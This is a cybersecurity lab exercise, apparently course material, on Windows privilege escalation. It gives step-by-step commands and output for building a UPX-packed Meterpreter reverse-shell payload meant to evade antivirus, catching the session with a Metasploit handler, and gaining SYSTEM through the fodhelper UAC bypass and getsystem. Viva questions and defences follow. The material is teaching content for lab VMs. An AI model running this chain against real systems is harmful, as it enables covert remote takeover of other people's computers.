7. Privilege Escalation

Objective: To learn techniques to escalate privileges on a compromised system
Tools: Metasploit, Linux/Windows VMs with known vulnerabilities

Privilege escalation refers to a situation in cybersecurity where an attacker gains elevated access to resources that are normally protected from a standard user or application. This can involve obtaining administrative privileges or other forms of unauthorized access to systems, networks, or data.

There are two main types of privilege escalation:

1. **Vertical Privilege Escalation (Privilege Elevation)**
   Definition: A user or application gains higher-level privileges than intended, such as a regular user gaining administrative rights.
   Example: Exploiting vulnerability in a system to gain root access in Linux or administrative privileges in Windows.

2. **Horizontal Privilege Escalation**
   Definition: A user gains access to the privileges of another user with similar access levels, often to view or modify their data.
   Example: A user accessing another user's private files due to improper access controls.

Techniques for Privilege Escalation

- Exploitation of Vulnerabilities
- Weak Permissions
- Credential Exploitation
- Social Engineering
- Kernel Exploits
- DLL Hijacking
- Access Token Manipulation
- Scheduled Tasks or Cron Jobs

Defense Mechanisms

- Regular Updates and Patch Management
- Principle of Least Privilege (PoLP)
- Use Multi-Factor Authentication (MFA)
- Audit and Monitoring
- Strong Password Policies
- Hardened Configurations

Step 1: Start the **Kali Linux VM**, open a **terminal**, and create a **Windows reverse Meterpreter shell** that will connect back to the attacker machine. This step is **critical** because the **payload** is the core of the remote access attack; without it, the Meterpreter session cannot be established.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=<kali -IP>lport=444 -f exe-only -o shell.exe
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.253.131 lport=444 -f exe-only -o shell.
exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe-only file: 73802 bytes
Saved as: shell.exe
```

Step 2: Reduce the **payload size** to make it more **stealthy** and easier to **transfer**. Smaller payloads may also bypass **antivirus detection**.


upx --best --lzma shell.exe

```
┌──(kali㉿kali)-[~/Desktop]
└─$ upx --best --lzma shell.exe

                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.4       Markus Oberhumer, Laszlo Molnar & John Reiser    May 9th 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     73802 →     34816   47.17%    win32/pe      shell.exe

Packed 1 file.
```

Step 3: Launch **Metasploit** to handle incoming **connections** from the **reverse shell**. Metasploit manages **payloads, sessions, and privilege escalation modules**.

msfconsole


```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

                  METASPLOIT CYBER MISSILE COMMAND V5
```



Step 4: Set up a **listener** on Kali VM to catch the **reverse shell**. This is **critical** because the **reverse shell** will only connect if the **handler** is correctly configured.


```
use exploit/multi/handler                          # Load the generic handler module
set payload windows/meterpreter/reverse_tcp        # Match payload type
```


```
set lhost <KALI – IP>                              # Attacker IP
set lport 444                                      # Listening port
run                                                # Start listening
```



Step 6: Trigger the **reverse shell** on the **Windows VM**. Running the **payload** establishes the **Meterpreter session**, giving the attacker **initial access**.

Execute shell.exe on the **Windows VM**.




```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.253.131:444
[*] Sending stage (177734 bytes) to 192.168.253.130
[*] Meterpreter session 1 opened (192.168.253.131:444 → 192.168.253.130:59995) at 2025-09-22 12:25:4
9 -0400
```

Check the current user:

getuid

```
meterpreter > getuid
Server username: DESKTOP-4S1SKM6\Nagaraj Naik
```

Step 7: Keep the **Meterpreter session alive** to perform additional tasks like **UAC bypass** or **privilege escalation**.

background

```
meterpreter > background
[*] Backgrounding session 1...
```

Step 8: Elevate privileges to **SYSTEM** using a **UAC bypass exploit**. SYSTEM privileges provide **full administrative control**, which is essential for **complete compromise**.

search uac bypass
use <Rank No>
set session 1

```
msf6 exploit(multi/handler) > search uac bypass

Matching Modules
================

   #   Name                                                  Disclosure Date
  Rank       Check  Description
   -   ----                                                  ---------------
   0   exploit/windows/local/cve_2022_26904_superprofile     2022-03-17
  excellent  Yes    User Profile Arbitrary Junction Creation Local Privilege
Elevation
   1   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22
  manual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSRes
et.exe)
   2   exploit/windows/local/bypassuac_windows_store_reg     2019-02-19
  manual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSRes
et.exe) and Registry
   3   exploit/windows/local/ask                             2012-01-03
  excellent  No     Windows Escalate UAC Execute RunAs
```

```
   22  exploit/windows/local/bypassuac_fodhelper             2017-05-12
  excellent  Yes    Windows UAC Protection Bypass (Via FodHelper Registry Key
)
```

```
msf6 exploit(multi/handler) > use 22
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
```

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.253.131  yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

exploit

```
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.253.131:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fo
dhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (177734 bytes) to 192.168.253.130
[*] Meterpreter session 2 opened (192.168.253.131:4444 → 192.168.253.130:600
05) at 2025-09-22 12:37:29 -0400

meterpreter > [redacted]
```

help

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
```

Step 9: Confirm successful **privilege escalation**. SYSTEM privileges are required for **full control** over the Windows VM.

getuid
getsystem
getuid

Final Result:

Server username: NT AUTHORITY\SYSTEM

```
meterpreter > getuid
Server username: DESKTOP-4S1SKM6\Nagaraj Naik
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Ref : https://www.youtube.com/watch?v=XA1OOFQYPIA&t=985s

Viva Questions

1. **What is privilege escalation?**
   Privilege escalation is the process of gaining higher access levels on a system, moving from a low-privileged user to an administrator/root user.
2. **What are the two types of privilege escalation?**
   - **Vertical privilege escalation**: Gaining higher privileges than intended (e.g., from user to root).
   - **Horizontal privilege escalation**: Gaining access to another user's account with similar privileges.
3. **What tools are commonly used for privilege escalation?**
   Metasploit, LinPEAS, WinPEAS, PowerUp, and local exploit scripts are commonly used tools.
4. **How does Metasploit help in privilege escalation?**
   Metasploit provides automated exploits and post-exploitation modules to elevate privileges on compromised systems.
5. **What are common privilege escalation techniques on Linux?**
   Exploiting SUID/SGID binaries, kernel vulnerabilities, misconfigured sudo permissions, and credential reuse.
6. **What are common privilege escalation techniques on Windows?**
   Exploiting weak service permissions, unquoted service paths, registry misconfigurations, and kernel vulnerabilities.
7. **How does an attacker exploit a misconfigured sudo privilege?**
   If `sudo` is misconfigured, an attacker may execute a command as root without requiring a password.
8. **What is a kernel exploit in privilege escalation?**
   A kernel exploit targets vulnerabilities in the OS kernel to gain root/system privileges.
9. **How can privilege escalation be prevented?**
   Regular patching, enforcing the principle of least privilege (PoLP), disabling unnecessary services, and monitoring logs.
10. **How does User Account Control (UAC) in Windows help prevent privilege escalation?**
    UAC limits administrative privileges, preventing unauthorized elevation unless explicitly approved.